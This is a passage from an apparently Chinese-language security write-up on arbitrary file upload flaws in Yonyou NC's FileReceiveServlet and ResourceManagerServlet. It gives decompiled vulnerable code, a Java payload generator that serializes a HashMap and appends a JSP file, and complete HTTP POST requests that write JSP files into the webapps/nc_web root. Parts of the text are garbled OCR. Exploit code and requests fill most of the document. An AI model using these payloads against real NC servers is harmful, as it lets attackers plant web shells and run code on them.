53         Map<String, Object> metaInfo = null;
54         metaInfo = (Map)ois.readObject();
55         path = (String)metaInfo.get("TARGET_FILE_PATH");
56         fileName = (String)metaInfo.get("FILE_NAME");
57         File outFile = new File(path, fileName);
58         os = new FileOutputStream(outFile);
59         byte[] buffer = new byte[1024];
60         boolean var12 = false;
61
62         int receiveCount;
63         while((receiveCount = in.read(buffer, off: 0, len: 1024)) != -1) {
64             os.write(buffer, off: 0, receiveCount);
65         }
66
67         os.flush();
68         rnos.write( b: 1);
69     } catch (Throwable var35) {
70         try {
71             rnos.write( b: 0);
72         } catch (Exception var34) {

```


```

import java.io.*;
import java.util.Base64;
import java.util.HashMap;

public class Test {
    public static void main(String[] args) throws IOException {
        HashMap hashMap = new HashMap();
        hashMap.put("TARGET_FILE_PATH", "webapps/nc_web");
        hashMap.put("FILE_NAME", "he1.jsp");
        ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream);
        objectOutputStream.writeObject(hashMap);


        FileInputStream inputStream = new FileInputStream(new
File("C:\\1.jsp"));
        byte[] bytes = new byte[1024];
        int len = 0;
        while ((len=inputStream.read(bytes))!=-1){
            byteArrayOutputStream.write(bytes,0,len);
        }
        String s =
Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
        System.out.println(s);
    }
}

```

```
POST /servlet/~ic/FileReceiveServlet HTTP/1.1
Host: 192.168.0.231:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=1129BD9CF0961DD5AF6BCB56D129C854.server
Upgrade-Insecure-Requests: 1
Content-Length: 186

-iss
```




任意文件上传二

- url-路由: `/servlet/~uapss/uap.framework.rc.controller.ResourceManagerServlet`
- 影响文件: `fwserver.jar/uap.framework.rc.controller.ResourceManagerServlet.class`
- 漏洞成因:

通过反序列化获取参数之后，可以进行根据参数进行文件上传。

首先是反序列化获取 `cmd` 和 `id`, `group` 三个参数，首先通过 `id` 获取路径，不过这个路径通过 `ClusterUtil.resolveSyncPath()` 函数获取，应该是获取的 用友nc 的根目录。



The screenshot displays two decompiled Java class files from a Java 7 (bytecode version 51.0) application. The top window shows the `ResourceManagerServlet` class, which implements `IHttpServletAdaptor`. It contains a `doAction` method that reads a request, extracts parameters into a `Map`, and then calls `getCmd` from the `RcCommandFactory` class. A red box highlights the `getParam` method, which reads an object from the request's input stream and casts it to a `Map`. The bottom window shows the `RcCommandFactory` class, which contains the `getCmd` and `getPath` methods. The `getCmd` method uses the parameters to determine which command object to instantiate (e.g., `LoadFileCommand`, `SaveFileCommand`, `SaveDirCommand`, or `LoadDirCommand`). The `getPath` method uses `ClusterUtil.resolveSyncPath` to resolve the file path based on the `id` parameter. The `resolveSyncPath` method is also shown at the bottom, which uses `RuntimeEnv.getInstance().getNCHome()` to get the root directory of the用友nc system.

```
Decompiled .class file, bytecode version: 51.0 (Java 7)

1  package uap.framework.rc.controller;
2
3  import ...
4
5  public class ResourceManagerServlet implements IHttpServletAdaptor {
6      public ResourceManagerServlet() {
7      }
8
9      public void doAction(HttpServletRequest req, HttpServletResponse res) throws ServletException, IOException {
10         ServletInputStream input = req.getInputStream();
11         Map<String, String> param = this.getParam(input);
12         ICommand command = RcCommandFactory.getCmd(param);
13         command.execute(req, res);
14     }
15
16     private Map<String, String> getParam(ServletInputStream input) throws IOException {
17         Object params = new HashMap<>(1);
18
19         try {
20             Object obj = (new ObjectInputStream(input)).readObject();
21             if (obj instanceof Map) {
22                 params = (Map)obj;
23             }
24         } catch (ClassNotFoundException var4) {
25         }
26
27         return (Map)params;
28     }
29 }

Decompiled .class file, bytecode version: 51.0 (Java 7)

1  package uap.framework.rc.action;
2
3  import ...
4
5  public class RcCommandFactory {
6      public RcCommandFactory() {
7      }
8
9      @ public static ICommand getCmd(Map<String, String> param) {
10         String cmd = (String)param.get("cmd");
11         String id = (String)param.get("id");
12         String group = (String)param.get("group");
13         File file = getPath(id);
14
15         if ("loadFile".equals(cmd)) {
16             return new LoadFileCommand(file);
17         } else if ("saveFile".equals(cmd)) {
18             return new SaveFileCommand(file, group);
19         } else if ("saveDir".equals(cmd)) {
20             return new SaveDirCommand(file, group);
21         } else {
22             return (ICommand)("loadDir".equals(cmd) ? new LoadDirCommand(file) : new NullCommand());
23         }
24     }
25
26     @ private static File getPath(String id) {
27         File file = ClusterUtil.resolveSyncPath(id);
28         return file;
29     }
30 }

147
148 @ public static File resolveSyncPath(String path) {
149     String ncHome = RuntimeEnv.getInstance().getNCHome();
150     return new File(ncHome, path);
151 }
```

这个上传中间封装了一层，通过 `uap.framework.rc.itf.FileResource` 这个类实现。

```
Decompiled .class file, bytecode version: 51.0 (Java 7)
1  ../../
5
6  package uap.framework.rc.action;
7
8  import ...
17
18  abstract class SaveCommand implements ICommand {
19      protected File file = null;
20      private String group = null;
21
22      public SaveCommand(File file, String group) {
23          this.file = file;
24          this.group = group;
25      }
26
27      private void notifyFileChanged() {
28          IFileGroupRegistry fgr = (IFileGroupRegistry)NCLocator.getInstance().lookup(IFileGroupRegistry.class);
29          if (this.group != null) {
30              fgr.notifyFileChanged(this.group);
31          } else {
32              fgr.notifyFileChanged();
33          }
34      }
35  }
36
37  public void execute(ServletRequest req, ServletResponse res) throws ServletException, IOException {
38      ServletInputStream input = req.getInputStream();
39      SuperResource dr = this.getResource();
40      dr.save(input);
41      this.notifyFileChanged();
42  }
43
44  protected abstract SuperResource getResource();
45  }
46
47  public void save(InputStream input) throws IOException {
48      if (!this.file.getParentFile().exists()) {
49          this.file.getParentFile().mkdirs();
50      }
51
52      FileOutputStream fos = null;
53
54      try {
55          fos = new FileOutputStream(this.file);
56          int n = true;
57          byte[] buf = new byte[4096];
58
59          int n;
60          while((n = input.read(buf)) != -1) {
61              fos.write(buf, 0, n);
62          } finally {
63              ShoreUtil.closeQuietly(fos);
64          }
65      }
66  }
67  }
68
Decompiled .class file, bytecode version: 51.0 (Java 7)
1  ../../
5
6  package uap.framework.rc.action;
7
8  import ...
11
12  public class SaveFileCommand extends SaveCommand {
13      public SaveFileCommand(File file, String group) {
14          super(file, group);
15      }
16  }
```

```

16
17 protected SuperResource getResource() {
18     return new FileResource(this.file);
19 }
20 }
21

```

```

import java.io.*;
import java.util.Base64;
import java.util.HashMap;

public class Test {
    public static void main(String[] args) throws IOException {
        HashMap hashMap = new HashMap();
        hashMap.put("cmd", "saveFile");
        hashMap.put("id", "webapps/nc_web/hel.jsp");
        hashMap.put("group", "web");
        ByteArrayOutputStream byteArrayOutputStream = new
        ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new
        ObjectOutputStream(byteArrayOutputStream);
        objectOutputStream.writeObject(hashMap);

        FileInputStream inputStream = new FileInputStream(new
        File("C:\\1.jsp"));
        byte[] bytes = new byte[1024];
        int len = 0;
        while ((len=inputStream.read(bytes))!=-1){
            byteArrayOutputStream.write(bytes,0,len);
        }
        String s =
        Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
        System.out.println(s);
    }
}

```

The screenshot displays two windows from a Windows operating system. On the left is a Windows PowerShell terminal window showing a log of file operations. The operations include creating, modifying, and deleting files in the path C:\ProgramData\USOShared\Log\System\UpdateSessionOrchestration. The operations are performed on files named hel.jsp and helmain.jsp. On the right is a File Explorer window showing the directory C:\yonyou\home\webapps\nc_web. The directory contains various files and folders, including hel.jsp and helmain.jsp, which are highlighted with red boxes. The File Explorer window also shows the contents of the hel.jsp file, which is a JSP file.

```
POST /servlet/~uapss/uap.framework.rc.controller.ResourceManagerServlet HTTP/1.1
Host: 192.168.0.231:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=1129BD9CF0961DD5AF6BCB56D129C854.server
Upgrade-Insecure-Requests: 1
Content-Length: 191
```

~ísss

GoCancel<>>

Target: http://192.168.0.231:8080

Request

RawParamsHeadersHex

POST /servlet/~uapss/uap.framework.rc.controller.ResourceManagerServlet HTTP/1.1
Host: 192.168.0.231:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=1129BD9CF0961DD5AF6BCB56D129C854.server
Upgrade-Insecure-Requests: 1
Content-Length: 191

□□□sr□java.util.HashMap□□□□□□□□□□F
loadFactorI
thresholdxp?@▲w□□□□cmdt□saveFile□dt□webapps/nc_web/helaa.jspt□groupt□webx123131
2asad
<% out.println("hello world"); %>

Response

RawHeadersHex

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Thu, 06 Apr 2023 03:13:48 GMT
Connection: close